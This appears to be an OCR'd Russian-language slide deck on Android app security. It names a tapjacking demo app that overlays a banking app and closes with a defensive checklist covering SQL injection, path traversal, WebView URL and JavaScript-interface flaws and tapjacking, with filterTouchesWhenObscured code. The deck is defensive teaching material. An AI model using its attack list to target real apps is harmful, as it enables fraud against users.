
Finish

Tapjacking

Tapjacking


Приложение Bankovich

Приложение от Никиты, запускающее
в сервисе приложение банка
и использующее наложение окон



Демо уязвимости

Проверьте свое приложение на Tapjacking



Защитные меры в XML

Макет экспортированной активности

```
<androidx.coordinatorlayout.widget.CoordinatorLayout
    android:id="@+id/rootView"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    android:filterTouchesWhenObscured="true">

</androidx.coordinatorlayout.widget.CoordinatorLayout>
```

Защитные меры в XML

Макет экспортированной активности

```
<androidx.coordinatorlayout.widget.CoordinatorLayout
    android:id="@+id/rootView"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    android:filterTouchesWhenObscured="true">

</androidx.coordinatorlayout.widget.CoordinatorLayout
```

→

Указывает, следует ли фильтровать прикосновения, когда окно представления закрыто другим видимым окном

Защитные меры в XML

Макет экспортированной активности

```
<androidx.coordinatorlayout.widget.CoordinatorLayout
    android:id="@+id/rootView"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    android:filterTouchesWhenObscured="true">

</androidx.coordinatorlayout.widget.CoordinatorLayout>
```

Защитные меры в Compose

Файл экспортированной активности

```
setContent {
    BankovichApp()
    val composeView = LocalView.current
    DisposableEffect(Unit) {
        composeView.rootView.filterTouchesWhenObscured = true
        onDispose {
            composeView.rootView.filterTouchesWhenObscured = false
        }
    }
}
```

Защитные меры в Compose

Файл экспортированной активности

```
setContent {
    BankovichApp()
    val composeView = LocalView.current
    DisposableEffect(Unit) {
        composeView.rootView.filterTouchesWhenObscured = true
        onDispose {
            composeView.rootView.filterTouchesWhenObscured = false
        }
    }
}
```

План Никиты

Start

Уязвимости SQL

Path Traversal

Обратный слэш
в URL

Загрузка
произвольного URL

JavaScript
Interface

Доступ
к произвольным
компонентам

Tapjacking

Finish

План Никиты

Start

Уязвимости SQL

Path Traversal

Обратный слэш
в URL

Загрузка
произвольного URL

JavaScript
Interface

Доступ
к произвольным
компонентам

Tapjacking

Finish

DGTL

DGTL


DGTL

Checklist

Checklist


Sql инъекции

использование параметризованных запросов
или библиотеки Room по гайдам




Path Traversal

канонизация пути или его валидация




Загрузка произвольной ссылки в WebView

валидация uri по хосту, схеме и ssl pinning



Обратный слэш в WebView


minSdkVersion >= 25 или использование java.net.URI
вместо ~~android.net.Uri~~ и ~~java.net.URL~~



Checklist


JavaScript Interface в WebView

не передавайте чувствительные данные




Доступ к произвольным компонентам в WebView

валидация Intent либо использование классического подхода



Tapjacking


использование в экспортированной активити filterTouchesWhenObscured="true"



DGTL

Гайд по уязвимостям от Google

DGTL



Спасибо!

С вами была Юлия Стекачева